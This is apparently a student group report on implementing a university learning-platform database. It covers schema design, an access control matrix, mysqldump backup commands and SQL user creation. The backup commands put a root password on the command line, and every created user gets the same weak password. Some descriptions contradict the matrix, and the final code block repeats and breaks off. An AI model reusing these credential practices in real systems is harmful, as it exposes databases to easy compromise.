2808ICT/7623ICT Information and Security Management

Assignment 2

Learning Management Database Implementation

Remarkable University is implementing a new online learning platform. The scenario is the same as Assignment 1.

You will need to implement the database, create users and grant privileges to the users, perform SQL injection testing, and develop backup strategies for the database.

You must work in a group of 2-3 members, and ONE member of each group needs to submit on Learning@Griffith:


1. A pdf report detailing your work including (but not limited to):
    1) Explanations of your database design choices, and screenshots of your database structure and data
    2) Descriptions of user privileges (using access matrix) with explanations, and screenshots of the SQL commands you used
    3) Descriptions of your SQL injection test (in steps) with screenshots and explanations of your observations
    4) Descriptions of your backup strategies with clear justifications
    5) An Implementation History as follows
    6) An SQL script (.sql file) including all the commands for database implementation, user creation, and privilege granting.

You will receive up to 2% for the presentation of your report (structure, grammar, …).

Group Members Name	sNumber
Andy Duong	s5132436
Shannon Setter	S2893474
Simon West	s5053507

Date of Change	Responsible	Summary of Change
29/09	Everyone	Initial consultation - Meet up on campus Allocate rolls
29/09	Shannon Andy	Database Design - Initial database design - Create INSERT SQL queries - Relationship Database Schema
30/09	Simon	- Create querys for inserting SQL queries
1/10	Shannon Simon	Creating Views, and related privileges
3/10	Andy	SQL Implementation - Access Control Matrix User Creation
5/10	Simon Andy	- Database Backup + Recovery
6/10	Andy	Commenting SQL Queries
7/10	Everyone	SQL injection – Attempt
8/10	Everyone	SQL injection - Countermeasure
9/10	Shannon	Formatting document to meet Griffith University Standard

Database Design



tbl_degrees	
PK	id_degree
FK	id_staff
varchar	name
varchar	entry_req
varchar	full_time_duration
varchar	part_time_duration
int	credit_points
double	domestic_fee
double	international_fee
varchar	campus

tbl__degree_enrolled	
PK	id_enroll
FK	id_student
FK	id_degree
date	start_date
date	est_finish_date

tbl_staff	
PK	id_staff
FK	id_person
varchar	position
varchar	work_type
int	hourly_rate
FK	reports_to
var	duty

tbl_person_details	
PK	id_person
FK	id_address
varchar	first_name
varchar	middle_name
varchar	last_name
date	DOB
varchar	home_phone
varchar	mobile_phone
varchar	emergency_phone
varchar	emergency_name
int	street_number
int	unit_number
var	address_prefix
text	notes
varchar	gender

tbl_address	
PK	id_address
varchar	street_name
varchar	street_type
varchar	suburb
int	postcode
float	longitude
float	latitude

tbl_courses	
PK	id_course
FK	id_degree
FK	id_staff
varchar	entry_req
varchar	full_time_duration
varchar	part_time_duration
int	credit_points
double	domestic_fee
double	international_fee
varchar	campus
varchar	name

tbl_student	
PK	id_student
FK	id_person

tbl_student_enrolled	
PK	id_student_enroll
FK	id_course
double	current_grade
varchar	enroll_status
int	credit_points
double	domestic_fee
double	international_fee
varchar	campus
FK	id_student

Our database design consists of 8 different tables; address, courses degrees degree enrolled, person details, staff, student, and student enrolled table. We decided to use individual tables for address and will link field within other tables to address by using id_address. We implenmented this same design regarding the information of staff, and students. We have created a field called id_person within tbl_person_details, and made it a Foreign Key in the field of tbl_student, and tbl_staff.

Relationship Database Scheme

Table Name	Field	Type	Description
tbl_address	id_address	varchar(50)	Primary Key NOT NULL
	street_name	varchar(50)	NOT NULL
	street_type	varchar(20)	NOT NULL
	suburb	varchar(50)	NOT NULL
	postcode	varchar(8)	NOT NULL
	longitude	float(10,6)	NOT NULL
	latitude	float(10,6)	NOT NULL
tbl_courses	id_course	varchar(50)	Primary Key NOT NULL
	id_degree	varchar(50)	FOREIGN KEY NOT NULL
	id_staff	varchar(50)	FOREIGN KEY NOT NULL
	entry_req	varchar(100)	NOT NULL
	full_time_duration	varchar(20)	NOT NULL
	part_time_duration	varchar(20)	NOT NULL
	credit_points	int(11)	NOT NULL
	domestic_fee	double	NOT NULL
	international_fee	double	NOT NULL
	campus	varchar(50)	NOT NULL
	name	varchar(100)	NOT NULL
tbl_degrees	id_degree	varchar(50)	Primary Key, NOT NULL
	id_staff	varchar(50)	FOREIGN KEY NOT NULL
	name	varchar(100)	NOT NULL
	entry_req	varchar(100)	NOT NULL
	full_time_duration	varchar(20)	NOT NULL
	part_time_duration	varchar(20)	NOT NULL
	credit_points	int(11)	NOT NULL
	domestic_fee	double	NOT NULL
	international_fee	double	NOT NULL
	campus	varchar(50)	NOT NULL
tbl_degree_enrolled	id_enroll	varchar(50)	Primary Key NOT NULL
	id_student	varchar(50)	FOREIGN KEY NOT NULL
	id_degree	varchar(50)	FOREIGN KEY NOT NULL
	start_date	date	NOT NULL
	est_finish_date	date	NOT NULL
tbl_person_details	id_person	varchar(50)	Primary Key, NOT NULL
	id_address	varchar(50)	FOREIGN KEY NOT NULL

	first_name	varchar(50)	NOT NULL
	last_name	varchar(50)	NOT NULL
	DOB	date	NOT NULL
	home_phone	varchar(50)	NOT NULL
	mobile_phone	varchar(10)	NOT NULL
	emergency_phone	varchar(50)	NOT NULL
	street_number	int(11)	NOT NULL
	address_prefix	varchar(10)	NOT NULL
	notes	text	NOT NULL
	middle_name	varchar(50)	NOT NULL
	gender	varchar(20)	NOT NULL
tbl_staff	id_staff	varchar(50)	Primary Key NOT NULL
	id_person	varchar(50)	FOREIGN KEY NOT NULL
	position	varchar(50)	NOT NULL
	work_type	varchar(50)	NOT NULL
	hourly_rate	double	NOT NULL
	reports_to	varchar(50)	NOT NULL
	duty	varchar(50)	NOT NULL
tbl_student	id_student	varchar(50)	Primary Key NOT NULL
	id_person	varchar(50)	FOREIGN KEY NOT NULL
tbl_student_enrolled	id_student_enrolled	varchar(50)	Primary Key
	id_course	varchar(50)	FOREIGN KEY NOT NULL
	current_grade	decimal(10,0)	NOT NULL
	enrolled_status	varchar(50)	NOT NULL
	credit_points	int(11)	NOT NULL
	domestic_fee	double	NOT NULL
	international_fee	double	NOT NULL
	campus	varchar(50)	NOT NULL
	id_student	varchar(50)	NOT NULL

Database Backup

Database backups must occur in order to keep the university safe from any catastrophic damage to their data that may lead to operational disruption to the university. To back up the database, the following command should be used:

- Mysqldump -u root -pseedubuntu -B assignment2 > assignment2_dump.sql

In the situation where it is not cost effective to back up the database, key tables should be selected for frequent backups in order to meet data security and management standards. The selected tables required to back up the database in a cost/beneficial way are:

- **Tbl_courses**: (PK: id_course, FK: id_degree, FK: id_staff)
- **Tbl_student_enrolled:** (PK: id_student_enroll, FK: id_course, FK: id_student)
- **Tbl_degree_enrolled:** (PK: id_enroll, FK: id_student, FK: id_degree)
- **Tbl_student**: (PK: id_student, FK: id_person)
- **Tbl_staff**: (PK: id_staff, FK: id_person)

This is 5 out of the 8 tables in the total database design that will require frequent backups at a minimum. These tables have been chosen because of their dynamic nature from being a frequent subject to change. These table would be most subject to change the most through the year when enrolment services need to be provided to students, the 3 tables that have no been listed are student/staff details and course details, all of which will need less frequent updating within the database.

In order to remain memory conscious, the backup strategy must be a **selective backup**. This is to avoid excess costs and resources by keeping the storage costs low. The commands used to conduct this backup are listed below:

1. Mysqldump -u root -pseedubuntu assignment2 tbl_courses > tbl_courses_dump.sql
2. Mysqldump -u root -pseedubuntu assignment2 tbl_student_enrolled > tbl_student_enrolled_dump.sql
3. Mysqldump -u root -pseedubuntu assignment2 tbl_degree_enrolled > tbl_degree_enrolled_dump.sql
4. Mysqldump -u root -pseedubuntu assignment2 tbl_student > tbl_student_dump.sql
5. Mysqldump -u root -pseedubuntu assignment2 tbl_staff > tbl_staff_dump.sql

Recovery techniques must also be analysed from cost/benefit perspective. Given that there is an adequate amount of memory, shadow paging of the above-mentioned tables at least would provide data loss prevention. However, considering memory a deferred recovery would also be appropriate technique for recovery that has less memory requirements with good change management practices. If required immediate updating can be implemented to lower the space required to cater for the recovery techniques.

1. SQL Implementation

We attempted to create Roles and assign different users a certain role. However, we had some issues trying to implement this feature. Instead, we have created users, stating what role they are in, and assigning them with the relevant privileges within the database.

Access Control Matrix

User Type	Privileges	Table	Columns	Notes
Admin	ALL	ALL	ALL	
Admin Staff Enrolment	SELECT, UPDATE, DELECT, INSERT	Tbl_degree_enrolled	ALL	
Admin Staff Enrolment	SELECT, UPDATE, DELECT, INSERT	Tbl_student_enrolled	ALL	
Admin Staff Course	SELECT, UPDATE, DELECT, INSERT	Tbl_degrees	ALL	
Admin Staff Course	SELECT, UPDATE, DELECT, INSERT	Tbl_courses	ALL	
Academic Staff	SELECT, UPDATE	Tbl_courses	ALL	Can only update if staff is teaching the course
Academic Staff	SELECT, UPDATE	Tbl_degrees	ALL	Can only update if staff is teaching the course
Academic Staff	SELECT	Tbl_peson_details, Tbl_student	First_name, Last_name, Id_student, notes, gender	They can only see the students that are enrolled in their course
Academic Staff	SELECT, UPDATE	Tbl_student_enrolled	Current_grade	Academic staff can only see and update students and marks if the student is enrolled in their course
Student	SELECT	Tbl_courses, tbl_student	ALL	
Student	SELECT, UPDATE	Tbl_person_details	ALL	
Student	SELECT	Tbl_student_enrolled, tbl_degree_enrolled, tbl_degrees	ALL	Students can only see corresponding courses there are enrolled in and not other students
ALL	SELECT	Tbl_address	ALL	Everyone can see address information to select into their account

Admin								
	tbl_address	tbl_courses	tbl_degrees	tbl_degree_enrolled	tbl_person_details	tbl_staff	tbl_student	tbl_student_entrolled
SELECT	x	x	x	x	x	x	x	x
UPDATE	x	x	x	x	x	x	x	x
DELETE	x	x	x	x	x	x	x	x
INSERT	x	x	x	x	x	x	x	x

Admin has highest level of privilege within the database, they have the ability to SELECT, UPDATE, DELETE, and INSERT to all tables within the database.

Admin Staff Enrolment								
	tbl_address	tbl_courses	tbl_degrees	tbl_degree_enrolled	tbl_person_details	tbl_staff	tbl_student	tbl_student_entrolled
SELECT	x			x				x
UPDATE				x				x
DELETE				x				x
INSERT				x				x

Admin Staff Enrollment monitor student enrollment, and what degree the student is currently undertaking. Due to this, Admin Staff Enrollment have SELECT, UPDATE, DELETE, and INSERT privileges within tbl_degree_enrolled, and tbl_student_enrolled.

Admin Staff Course								
	tbl_address	tbl_courses	tbl_degrees	tbl_degree_enrolled	tbl_person_details	tbl_staff	tbl_student	tbl_student_entrolled
SELECT	x	x	x					
UPDATE		x	x					
DELETE		x	x					
INSERT		x	x					

Admin Staff Course monitor Degree’s Courses, and what degree is include in a certain course. Due to this, Admin Staff Course have SELECT, UPDATE, DELETE, and INSERT privileges within tbl_degree_enrolled, and tbl_student_enrolled.

Academic Staff								
	tbl_address	tbl_courses	tbl_degrees	tbl_degree_enrolled	tbl_person_details	tbl_staff	tbl_student	tbl_student_entrolled
SELECT	x	x	x					x*
UPDATE		x	x					x*
DELETE								
INSERT								

The academic staff has access to SELECT, and UPDATE tbl_course, tbl_degree_enrolled, and tbl_student_enrolled. However, Academic Staff mainly only have access to these data, only if their the one that is currently teaching the course.


Academic Staff - tbl_student_enrolled	
	current_grade
SELECT	x
UPDATE	x
DELETE	
INSERT	

Academic Staff can only adjust the grade for student enrolled

Student								
	tbl_address	tbl_courses	tbl_degrees	tbl_degree_enrolled	tbl_person_details	tbl_staff	tbl_student	tbl_student_entrolled
SELECT	x	x	x	x	x		x	x
UPDATE					x			
DELETE								
INSERT								

Students have access to a variety of different tables, however, they are only allowed SELECT only privileges within the tables


All user will have access to view their own address*



```
/*---grant permissions---*/

/* had complications with creating roles
create role admin;
create role admin_staff_enrollment;
create role admin_staff_course;
create role academic_staff;
create role student;
*/

/*----------create users----------*/

DROP USER IF EXISTS 'admin_121'@'localhost';
DROP USER IF EXISTS 'admin_staff_enrollment_121'@'localhost';
DROP USER IF EXISTS 'admin_staff_course_121'@'localhost';
DROP USER IF EXISTS 'academic_staff_121'@'localhost';
DROP USER IF EXISTS 'student_121'@'localhost';


CREATE USER IF NOT EXISTS 'admin_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'admin_staff_enrollment_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'admin_staff_course_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'academic_staff_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'student_121'@'localhost' IDENTIFIED BY 'Password8!';
```


Before we create any users, we drop any user that we intend to create, this ensures that theres no overlap in users within our database.

User Creation, and Granting SQL Privileges (SQL)




```
/*---grant permissions---*/

/* had complications with creating roles
create role admin;
create role admin_staff_enrollment;
create role admin_staff_course;
create role academic_staff;
create role student;
*/

/*----------create users----------*/

DROP USER IF EXISTS 'admin_121'@'localhost';
DROP USER IF EXISTS 'admin_staff_enrollment_121'@'localhost';
DROP USER IF EXISTS 'admin_staff_course_121'@'localhost';
DROP USER IF EXISTS 'academic_staff_121'@'localhost';
DROP USER IF EXISTS 'student_121'@'localhost';


CREATE USER IF NOT EXISTS 'admin_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'admin_staff_enrollment_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'admin_staff_course_121'@'localhost' IDENTIFIED BY 'Password8!';
